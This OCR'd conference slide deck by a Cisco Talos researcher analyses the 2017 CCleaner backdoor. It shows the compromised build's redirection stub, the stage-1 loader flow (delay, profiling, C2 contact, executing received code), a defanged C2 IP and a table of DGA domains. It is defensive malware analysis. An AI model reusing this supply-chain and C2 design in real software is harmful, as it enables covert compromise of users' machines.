# CCleanup: A Vast Number of Machines at Risk

## CCleaner Command and Control Causes Concern

**Paul Rascagneres** – Security Researcher at Cisco Talos

# About Me

# whoami


- Paul Rascagneres – prascagn@cisco.com // @r00tbsd
- Security Researcher at Cisco Talos
- Worked on several Cisco Talos inverstigations:
  - Wannacry
  - Nyetya / MEDoc
  - BadRabbit
  - Ccleaner
  - Group123 / ROKRAT
  - …
- Malware & APT hunter for more than 7 years…
- Co-Organizer of Botconf https://www.botconf.eu/

# Agenda

- CCleaner backdoor
- CCleaner Command and Control
- Conclusion

# Backdoor Analysis

# What is CCleaner?



**Internet Explorer**

- ☑ Temporary Internet Files
- ☑ History
- ☑ Cookies
- ☑ Recently Typed URLs
- ☑ Index.dat files
- ☑ Last Download Location
- □ Autocomplete Form History
- □ Saved Passwords


**Windows Explorer**

- ☑ Recent Documents
- ☑ Run (in Start Menu)
- ☑ Other Explorer MRUs
- ☑ Thumbnail Cache
- ☑ Taskbar Jump Lists
- □ Network Passwords

**System**

- ☑ Empty Recycle Bin
- ☑ Temporary Files
- ☑ Clipboard
- ☑ Memory Dumps
- ☑ Chkdsk File Fragments
- ☑ Windows Log Files
- □ Windows Error Reporting

# What is CCleaner?



Our Statistics

OVER

**2 BILLION**

CCLEANER

downloads worldwide!

OVER

**35,000,000 GB**

CLEANED EVERY MONTH

- that's enough space
for 7 billion selfies!

CCleaner is available in

**55**

LANGUAGES

OVER

**5,000,000**

DESKTOP INSTALLS

per week


# Backdoor Detection

- Beta testing new engine in AMP

- New exploit detection technology identified an executable triggering our advanced malware protection systems

- “Yet another patched legit binary” … BUT

- likely an attacker compromised a portion of development or build environment
- Leveraged access to insert malware into the CCleaner build that was released and hosted by the organization



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

**Issued to:** Piriform Ltd


**Issued by:** Symantec Class 3 SHA256 Code Signing CA

**Valid from** 8/ 11/ 2015 **to** 10/ 10/ 2018

Learn more about certificates

# Backdoor Analysis – Stage 1

- Backdoored software
  - CCleaner v5.33
  - Ccleaner Cloud v1.07.3191
- CCleaner version history



v5.35.6210 (20 Sep 2017)

- All builds signed with new Digital Signatures

v5.34.6207 (12 Sep 2017)


Browser Cleaning
- Firefox: Internet History cleaning rule no longer removes Favicon content

General
- Minor GUI improvements
- Minor bug fixes

v5.33.6162 (15 Aug 2017)

# Backdoor Analysis – Stage 1

- Backdoor location: runtime modification…




xrefs to sub_4010CD

| Directio | Typ | Address | Text |
|---|---|---|---|
| D... | p | __scrt_common_main_seh(void)+97 | call sub_4010CD |

Line 1 of 1

```
sub_4010CD proc near
call    TrojanJump
mov     eax, offset unk_A8D4BC
retn
sub_4010CD endp
```



CCleaner is executed

Execution is redirected to CC_InfectionBase

PIC PE loader and DLL is decrypted

PIC PE loader locates and executes DLL

Malware delays for 601 seconds

CCleaner resumes normal operations

Malware checks to confirm 600 seconds have passed

Malware determines if user is admin

System is profiled and C2 is established


Data received from C2 is then stored in memory

Data received from C2 is then executed

✕ Malware Operation Terminates

✕ Malware Operation Terminates

# Backdoor Analysis – Stage 1



Malware connects to IP address (216[.]126[.]225[.]148)

IF UNABLE TO CONNECT TO IP


Generate DGA domains list

Performs a DNS request to active DGA domain

The IPs returned are combined to define new C2 IP address

Continue normal C2 operations.

# Backdoor Analysis – Stage 1



Malware connects to IP address (216[.]126[.]225[.]148)


Generate DGA domains list

Performs a DNS request to active DGA domain

Continue normal C2 operations.

| Year-Month | DGA Domain |
|---|---|
| 2017-02 | ab6d54340c1a[.]com |
| 2017-03 | aba9a949bc1d[.]com |
| 2017-04 | ab2da3d400c20[.]com |
| 2017-05 | ab3520430c23[.]com |
| 2017-06 | ab1c403220c27[.]com |
| 2017-07 | ab1abad1d0c2a[.]com |
| 2017-08 | ab8cee60c2d[.]com |
| 2017-09 | ab1145b758c30[.]com |
| 2017-10 | ab890e964c34[.]com |
| 2017-11 | ab3d685a0c37[.]com |
| 2017-12 | ab70a139cc3a[.]com |

# Backdoor Analysis – Stage 1



Details for ab8cee60c2d.com


This domain is currently in the Umbrella block list

DNS queries

Generate DGA domains list

Continue normal C2 operations.

2017-06 ab1c403220c27[.]com



Details for ab1145b758c30.com

This domain is currently in the Umbrella block list

This domain may have been created using a domain generation algorithm (DGA)


DNS queries

2017-12 ab70a139cc3a[.]com

# Backdoor Analysis – Stage 1

